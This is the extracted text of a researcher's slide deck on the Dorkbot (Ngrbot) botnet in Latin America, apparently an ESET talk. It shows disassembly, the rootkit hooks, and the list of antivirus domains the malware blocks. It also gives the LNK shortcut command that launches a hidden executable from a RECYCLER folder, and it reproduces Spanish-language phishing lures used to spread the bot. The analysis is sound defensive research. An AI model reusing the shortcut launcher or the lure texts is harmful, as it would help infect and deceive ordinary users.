

Dorkbot: hunting zombies in Latin America

Pablo Ramos (@ramospablo)
Security Researcher











Dorkbot

(Ngrbot)





Dorkbot (Ngrbot)

- IRC Controlled bot
- Used for information stealing.
- Used to attack home users.
- DDoS capabilities.
- Ring 3 rootkit techniques
- Effective spreading techniques (USB spreading and Social Networks).

Signature	Date	Propagation techniques	Description
<i>Win32/Dorkbot.A</i>	April 4 th , 2011	Autorun.inf, LNK Spread	First Dorkbot variant, not so widely spreaded
<i>Win32/Dorkbot.B</i>	May 16 th , 2011	Includes Social Network spreading (Facebook, Twitter, etc)	Most used malware variant. Includes different versions and capabilities.
<i>Win32/Dorkbot.C</i>	June 6 th , 2011	Implements MS04-011 exploit for spreading	
<i>Win32/Dorkbot.D</i>	July 18 th , 2011	LNK spread	Really effective technique, uses shortcuts to execute the malware deceiving the user

Address	Disassembly	Comment
00401380	\$ 68 F4144000	PUSH PostalSo.004014F4
00401385	. E8 F0FFFFFF	CALL <JMP.&MSUBUM60.#100>
0040138A	. 0000	ADD BYTE PTR DS:[EAX],AL
0040138C	. 40	INC EAX
0040138D	. 0000	ADD BYTE PTR DS:[EAX],AL
0040138F	. 0030	ADD BYTE PTR DS:[EAX],DH
00401391	. 0000	ADD BYTE PTR DS:[EAX],AL
00401393	. 0038	ADD BYTE PTR DS:[EAX],BH
00401395	. 0000	ADD BYTE PTR DS:[EAX],AL
00401397	. 0000	ADD BYTE PTR DS:[EAX],AL
00401399	. 0000	ADD BYTE PTR DS:[EAX],AL
0040139B	. 003F	ADD BYTE PTR DS:[EDI],BH
0040139D	. 8841 33	MOV BYTE PTR DS:[ECX+33],AL
004013A0	F0	DB F0
004013A1	28	DB 28
004013A2		CHOR 'C'
004013A3	00410910 \$ 55	PUSH EBP
004013A4	. 8BEC	MOV EBP,ESP
004013A5	. 81EC 10020000	SUB ESP,210
004013A6	. 56	PUSH ESI
004013A7	. 57	PUSH EDI
004013A8	. 68 03010000	PUSH 103
004013A9	. 8D85 F1FDFFFF	LEA EAX,DWORD PTR SS:[EBP-20F]
004013AA	. 6A 00	PUSH 0
004013AB	. 50	PUSH EAX
004013AC	. C685 F0FDFFFF	MOV BYTE PTR SS:[EBP-210],0
004013AD	. E8 6F050000	CALL <JMP.&MSUCRT.memset>
004013AE	. 83C4 0C	ADD ESP,0C
004013AF	. E8 939CFFFF	CALL bthar10.0040A5D0
004013B0	. FF15 7C114100	CALL DWORD PTR DS:[&KERNEL32.GetProcessHeap]
004013B1	. 68 03010000	PUSH 103
004013B2	. 8D8D F5FEFFFF	LEA ECX,DWORD PTR SS:[EBP-10B]
004013B3	. 6A 00	PUSH 0
004013B4	. 51	PUSH ECX
004013B5	. A3 0CA74400	MOV DWORD PTR DS:[44A70C],EAX
004013B6	. C685 F4FEFFFF	MOV BYTE PTR SS:[EBP-10C],0
004013B7	. E8 42050000	CALL <JMP.&MSUCRT.memset>
004013B8	. 83C4 0C	ADD ESP,0C
004013B9	. 33C0	XOR EAX,EAX
004013BA	. 68 04010000	PUSH 104
004013BB	. 8D95 F4FEFFFF	LEA EDX,DWORD PTR SS:[EBP-10C]
004013BC	. 52	PUSH EDX
004013BD	. 50	PUSH EAX
004013BE	. C645 F8 00	MOV BYTE PTR SS:[EBP-8],0
004013BF	. 8945 F9	MOV DWORD PTR SS:[EBP-7],EAX

EBP=0012FFF0

Process infection




- It uses *ZwResumeThread* to inject himself into different processes.
- It will not infect *lsass.exe*.
- Stores a copy of himself in *%appdata%*

Hiding techniques

It hooks to *ZwQueryDirectoryFile* and *ZwEnumerateValueKey*.

It tries to stay under the radar in an infected system. Why?

000A66BB	56	PUSH ESI	
000A66BC	53	PUSH EBX	
000A66BD	E8 6EFEFFFF	CALL 000A6530	
000A66C2	56	PUSH ESI	
000A66C3	53	PUSH EBX	
000A66C4	8945 1C	MOV DWORD PTR SS:[EBP+1C],EAX	
000A66C7	8BF8	MOV EDI,EAX	
000A66C9	E8 F2FEFFFF	CALL 000A65C0	
000A66CE	68 B8B10E00	PUSH 0EB1B8	UNICODE "Egfyfc"
000A66D3	57	PUSH EDI	
000A66D4	66:8945 F8	MOV WORD PTR SS:[EBP-8],AX	
000A66D8	E8 CDA70000	CALL 000B0EAA	JMP to msvort.wesstr
000A66DD	83C4 18	ADD ESP,18	
000A66E0	85C0	TEST EAX,EAX	
000A66E2	74 F84 50010000	JE 000A6838	

Nombre	Tipo	Datos
 (Predeterminado)	REG_SZ	(valor no establecido)
 CTFMON.EXE	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
 Egfyfc	REG_SZ	C:\Documents and Settings\Administrador\Datos de programa\Egfyfc.exe

AV blocking

Using hooks to *DnsQuery_A* and *DnsQuery_W* it will prevent the infected computer to connect to many antivirus web sites.

```
61 72 65 62 sophos..malwareb
65 6C 74 73 ytes....sunbelts
6E 6F 72 74 oftware.....nort
6D 63 61 66 on..norman..mcaf
00 00 00 00 ee..symantec....
74 2E 00 00 comodo..avast...
00 00 00 00 avira...avg.....
00 00 00 00 bitdefender.....
65 72 73 6B eset....kaspersk
72 6F 2E 00 y...trendmicro..
76 69 72 73 iseclab.....virs
73 68 6F 6F can.....garyshoo
65 66 2E 00 d...viruschief..
61 74 65 78 jotti...threatex
72 75 73 74 pert....novirust
73 74 6F 74 hanks...virustot
6E 00 66 00 al..i.p.o.o.n.f.
00 00 00 00 i.g...e.x.e.....
69 00 64 00 v.e.r.c.l.s.i.d.
72 00 65 00 ..e.x.e.....r.e.
```

LNK spreading


```
%windir%\system32\cmd.exe /c  
"start  
%cd%RECYCLER\<nombre_malware>.exe  
&&%windir%\explorer.exe  
%cd%Folder 1
```




Uses target property to execute the malware


Dorkbot in Latin America

Win32/Dorkbot trend in world





Detection by region




References

- Latin America & Caribbean
- Asia
- Europe
- Africa
- North America
- Oceania



Detection by country




Dorkbot

- Latin America is the most affected region.
- 13 of the 25 most affected countries.
- Mexico and Peru detection rates are over Russia and US
- Most active threat during 2011 and still remains active in 2012.



Dorkbot detections in Latin America



eset

Critical spreading

- H2/2011 highest detection rates.
- Lots of small botnets were detected and were being used for home banking attacks and information stealing.

Hunting zombies in Latin America

Botnet tracking



¡FELICIDADES ERES UNO DE NUESTROS GANADORES DE UN IPHONE 4 !



¡Felicidades Te Has Ganado Un Iphone 4! Estas de suerte, alguien te ha inscrito en Nuestro concurso Sorteos de entre clientes VIP de www.ideas.cl

Toca tus canciones, películas y demás La revolucionaria tecnología táctil integrada en la soberbia pantalla de 3,5 pulgadas te permite pellizcar, ampliar, desplazar y hojear con los dedos.

Internet en el bolsillo Con el navegador web Safari, puedes ver los sitios web como fueron diseñados, así como ampliar y reducirlos con un toque.2 Para ver la lista de los ganadores y canjear su premio debe descargar el siguiente formulario y llenarlo correctamente así enviarnos al siguiente correo premio [\[redacted\]@sonico.cl](mailto:[redacted]@sonico.cl)

[Descargar Formulario](#)



Recuerde que tiene solamente 24 hs para reclamar su premio, ya que nos vemos saturados por los miles de correos que recibimos diariamente.



Recibiste una Postal Terra

Noticias te informa:

aprecia tanto y quiere demostrartelo con esta Postal, Descarga tu Postal ahora!

[erra-NA 012-360-084](http://www.ideas.cl/terra-NA-012-360-084)

Los mejores deseos que te han enviado, haz click en el siguiente enlace para:

[com/PostalesTerra-NA012-360-084](http://www.ideas.cl/com/PostalesTerra-NA012-360-084)

Si tienes algún problema con el enlace, también puedes recuperarla desde aquí:

www.terra.com/PostalesTerra

UN MENSAJE MULTIMEDIA (MMS)

Se han enviado un mensaje multimedia a través de nuestra portal [movistar.cl](http://www.movistar.cl), el mensaje multimedia (MMS) sera borrado a los 10 días.

[VER MENSAJE MULTIMEDIA](#)

Este servicio es de **Movistar**.

